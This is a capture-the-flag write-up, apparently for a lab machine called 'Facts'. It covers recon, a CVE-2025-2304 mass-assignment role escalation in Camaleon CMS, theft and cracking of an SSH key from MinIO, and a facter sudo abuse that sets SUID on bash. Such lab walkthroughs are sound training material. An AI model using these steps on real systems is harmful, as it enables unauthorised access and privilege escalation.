
Reconnaissance
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
54321/tcp open  http?   Golang net/http server
|_http-server-header: MinIO
|_http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   GenericLines, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 188FEDE75BA15F58
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 31 Jan 2026 21:25:56 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>188FEDE75BA15F58</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Sat, 31 Jan 2026 21:25:56 GMT
|_    Content-Length: 0
The nmap scan shows three different ports, the usual 22 for SSH, a web server on port 80, and MinIO seems to be running on port 54321. The redirect on the high port reveals the hostname facts.htb and I add this to my /etc/hosts file before having a closer look on HTTP.
Initial Access

When I browse to http://facts.htb I can discover amazing trivia. Going to Start Exploring lets me cycle through different pictures containing trivia along with comments of users. Inspecting the HTML source reveals the usage of Camaleon CMS through the links to assets.
$ ffuf -u 'http://facts.htb/FUZZ' \
       -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.aspx                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 292ms]
.html                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 428ms]
.htm                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 511ms]
index                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 660ms]
.txt                    [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 1104ms]
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 1265ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1356ms]
--- SNIP ---
Fuzzing for valid URIs quickly finds /admin among other things and browsing there shows a login prompt.

Common administrative credentials do not work here, but clicking on Create an account lets me create a new one. After doing so, I can use the username and password to login to the admin panel. Despite the name, I don’t have any special privileges on there, but it exposes the version number 2.9.0 in the footer.

According to the releases the latest version is 2.9.1 (at the time of writing) and it mentions the fix of a security vulnerability. It links to pull request 1109 that fixes CVE-2025-2304 , a privilege escalation using mass assignment in the password change feature. Going through the commits for this change has a test case that showcases the vulnerability1.
    context 'when passing unpermitted params' do
      it 'ignores the unpermitted param' do
        expect(current_user.authenticate('secret')).to be_truthy

        # Changing this to false, because the receiver is not only yielded to the blocks, but also passed as an
        # unexpected additional argument to the `originall.call`
        RSpec::Mocks.configuration.yield_receiver_to_any_instance_implementation_blocks = false

        allow_any_instance_of(CamaleonCms::User).to receive(:update).and_call_original

        expect_any_instance_of(CamaleonCms::User)
          .to receive(:update).with(password: 'new password', password_confirmation: 'new password')

        patch "/admin/users/#{current_user.id}/updated_ajax",
              params: { password: { password: 'new password', password_confirmation: 'new password', role: 'admin' } }

        expect(response.status).to eql(204)
        expect(response.body).to eql('')
        expect(current_user.reload.authenticate('secret')).to be_falsey
        expect(current_user.reload.authenticate('new password')).to be_truthy

        # returning the default configuration
        RSpec::Mocks.configuration.yield_receiver_to_any_instance_implementation_blocks = false
      end
    end


Back on the admin panel, I can go to my profile through the link in the top right corner. It lists my current role as Client. There I can also find a button to change my current password that opens a modal to ask for the new password.

Before submitting anything, I point my browser to BurpSuite to intercept the request I’m about to send. The payload contains the URL-encoded payload that corresponds to the JSON variant from the test case. It has password[password] and password[password_confirmation] as two of the parameters, so I also add &password[role]=admin before forwarding the request.
After modifying the password and also setting the role to admin, refreshing the page unlocks several new options in the sidebar, so the my role definitely changed even though the profile still lists Client.
Clicking through the available options eventually gets me to the Filesystem Settings under Settings → General Site and it exposes the connection details including credentials for the MinIO instance running on port 54321.

To interact with MinIO I download the mc client and create a new alias2. Then I can use ls to list the available data in the instance. It returns two folders, randomfacts as seen on the web UI and internal.
$ ./mc alias set facts \
                 http://facts.htb:54321 \
                 AKIA102F4744238922C4 \
                 WF20mB8w5EyirQ16XoGqOQJkArNef42iXv6muwF8
Added `facts` successfully.

$ ./mc ls facts
[2025-09-11 14:06:52 CEST]     0B internal/
[2025-09-11 14:06:52 CEST]     0B randomfacts/
Listing the internal directory recursively shows a home directory. It also includes a .bundle folder with Ruby dependencies, likely for the CMS, that I filter out. The output also includes a SSH key called id_ed25519 and I download this to my machine.
$ ./mc ls --recursive facts/internal | grep -v '\.bundle'
[2026-01-08 19:45:13 CET]   220B STANDARD .bash_logout
[2026-01-08 19:45:13 CET] 3.8KiB STANDARD .bashrc
[2026-01-08 20:01:43 CET]     0B STANDARD .cache/motd.legal-displayed
[2026-01-08 19:47:17 CET]    20B STANDARD .lesshst
[2026-01-08 19:47:17 CET]   807B STANDARD .profile
[2026-02-01 09:27:47 CET]    82B STANDARD .ssh/authorized_keys
[2026-02-01 09:27:47 CET]   464B STANDARD .ssh/id_ed25519

$ ./mc get facts/internal/.ssh/id_ed25519 id_ed25519
The key is password-protected, so I use ssh2john to generate a hash to be cracked. It takes a bit of time but eventually produces dragonballz as the password.
$ ssh2john id_ed25519 > hash

$ john --fork=10 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Node numbers 1-10 of 10 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
--- SNIP ---
For ease of use, I remove the password from the key and this also prints the comment contained. It does reveal a possible username called trivia and using the key with it, lets me access the target via SSH.
$ ssh-keygen -p -f id_ed25519
Enter old passphrase:
Key has comment 'trivia@facts.htb'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
Info
The actual
user.txtis in/home/william/and can be read astriviadue to the very broad permissions on the home directory.
Privilege Escalation
Using sudo -l to list all the sudo privileges for trivia lets me know that this user can run /usr/bin/facter as anyone including root.
$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
It’s actually a Ruby script and can be used to collect and display system facts3. GTFObins has a section about it and shows how to easily escalate privileges.
#!/usr/bin/ruby
# frozen_string_literal: true

require 'pathname'
require 'facter/framework/cli/cli_launcher'

Facter::OptionsValidator.validate(ARGV)
processed_arguments = CliLauncher.prepare_arguments(ARGV)

CliLauncher.start(processed_arguments)
By using --custom-dir and pointing it to a directory containing at least one .rb file executes the code within. So putting a command in there lets me run it as root. For simplicity I just add the SUID bit to the Bash binary. After executing facter the changes were applied to Bash and I can escalate to collect the final flag.
$ mkdir /home/trivia/custom

$ cat << EOF > /home/trivia/custom/escalate.rb
system("chmod 6777 /bin/bash")
EOF

$ sudo /usr/bin/facter --custom-dir=/home/trivia/custom id
root

$ ls -la /bin/bash
-rwsrwsrwx 1 root root 1740896 Mar  5  2025 /bin/bash

$ /bin/bash -p
bash-5.2# id
uid=1000(trivia) gid=1000(trivia) euid=0(root) egid=0(root) groups=0(root),1000(trivia)
Attack Path
flowchart TD

subgraph "Initial Access"
    A(HTTP) -->|User Creation| B(Access to admin panel)
    B -->|CVE-2025-2304| C(Admin on admin panel)
    C --> D(MinIO credentials)
    D -->|List and download files| E(password-protected SSH key)
    E -->|Bruteforce| F(SSH key)
    F -->|Comment has username| G(Shell as trivia)
end

subgraph "Privilege Escalation"
    G -->|GTFObin facter| H(Shell as root)
end